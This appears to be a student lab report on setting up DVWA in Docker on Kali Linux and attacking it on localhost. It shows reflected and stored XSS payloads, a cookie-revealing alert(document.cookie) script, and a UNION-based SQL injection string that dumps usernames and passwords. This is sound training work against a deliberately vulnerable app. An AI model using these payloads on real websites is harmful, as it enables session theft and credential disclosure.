Docker Setup:

First, we setup docker in our Kali Linux distribution

Open terminal

type:

```
sudo bash
Enter password…
apt update
apt install -y docker.io
systemctl enable docker --now
```

Then we can check whether docker is successfully installed in out system

type:

```
docker --version
Docker version 20.10.11+dfsg1, build dea9396
```


this shows that docker is successfully installed in our system

Then we can check how many containers do we have in out system

type:

```
docker images
```

This command will show all the containers in the system



```
┌──(fahmid㉿kali)-[~]
└─$ docker --version
Docker version 20.10.11+dfsg1, build dea9396

┌──(fahmid㉿kali)-[~]
└─$ docker pull vulnerables/web-dvwa
Using default tag: latest
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http:
//%2Fvar%2Frun%2Fdocker.sock/v1.24/images/create?fromImage=vulnerables%2Fweb-dvwa&tag=latest": dial unix /var/run/doc
ker.sock: connect: permission denied

┌──(fahmid㉿kali)-[~]
└─$ sudo docker pull vulnerables/web-dvwa                                                                  1 ×
[sudo] password for fahmid:
Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
docker.io/vulnerables/web-dvwa:latest
```

Docker Attack Report:

WEB Application Attack 1:

Name of the Attack: Reflected Cross Site Scripting (XSS)

We chose DVWA (Damn Vulnerable Web Application) for our first attack WEB Application.

We pulled docker container from docker hub.

https://hub.docker.com/r/vulnerables/web-dvwa

then we type:


```
pull vulnerable/web-dvwa
```

Then Damn vulnerable web application will be downloaded and installed in the system. After that type this command in the terminal

Type:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

Then we login to localhost:80




Username
admin

Password
••••••••

Login

Damn Vulnerable Web Application (DVWA)

Then put username and password
Username: admin
Password: password
Then login page will appear



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!


There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

Select XSS(Reflected) from the left tab section.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

This page will open. In this page we have a field for submitting data. We can exploit this field. As this have a vulnerability thus, we can run script and run our script by submitting this script in the field. We can inspect the page source by right clicking on the page.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? script>alert("Hello INSE 6130

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
      </div>
      <h2>More Information</h2>
    ▾ <ul>
      ▸ <li>…</li>
      ▸ <li>…</li>
      ▸ <li>…</li>
      ▸ <li>…</li>
      ▸ <li>…</li>
      </ul>
html > body.home > div#container > div#main_body > div.body_padded > ul
```

```
element { inline
}
Inherited from div#main_body
div#main_body { main.css:131
  font-size: 13px;
}
Inherited from div#container
div#container { main.css:109
  font-size: 13px;
```

Select a Flex container or item to continue.


CSS Grid is not in use on this page

We can write this script in the field

Type:

<script>alert(“Hello INSE 6130”)</script>

By submitting this script, we exploit the web application.



localhost/vulnerabilities/xss_r/?name=<script>alert("Hello+INSE+6130")<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's you

Hello


Hello INSE 6130

Then we can get cookie of this particular page.

We have to write in the same field as

Type:

<script>alert(document.cookie)</script>



localhost/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#


Vulnerability: Reflected Cross Site Scripting (XSS)

PHPSESSID=tpdfi9rttnd4v90f7nhl3lnkg7; security=low

WEB Application Attack 2:

Cross Site Scripting Stored

From home page of DVWA web application select XSS Stored from left tab




Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

After that in the name field and message field we can set our malicious script.
Type:
Name: test
Messge: <script>alert("Hacked"") </script>



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Hacked


Name: test
Message: This is a test comment.

Name: test
Message:

WEB Application Attack 3:

SQL INJECTION

From menu in left , SQL Injection is chosen



Vulnerability: SQL Injection

User ID:

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Following code is injected in ‘USER ID’ section and pressed the submit button to exploit the vulnerabilities of SQL.

Type:

```
%' and 1=0 union select null, concat(user,':',password) from users #
```



Vulnerability: SQL Injection

User ID: password) from users

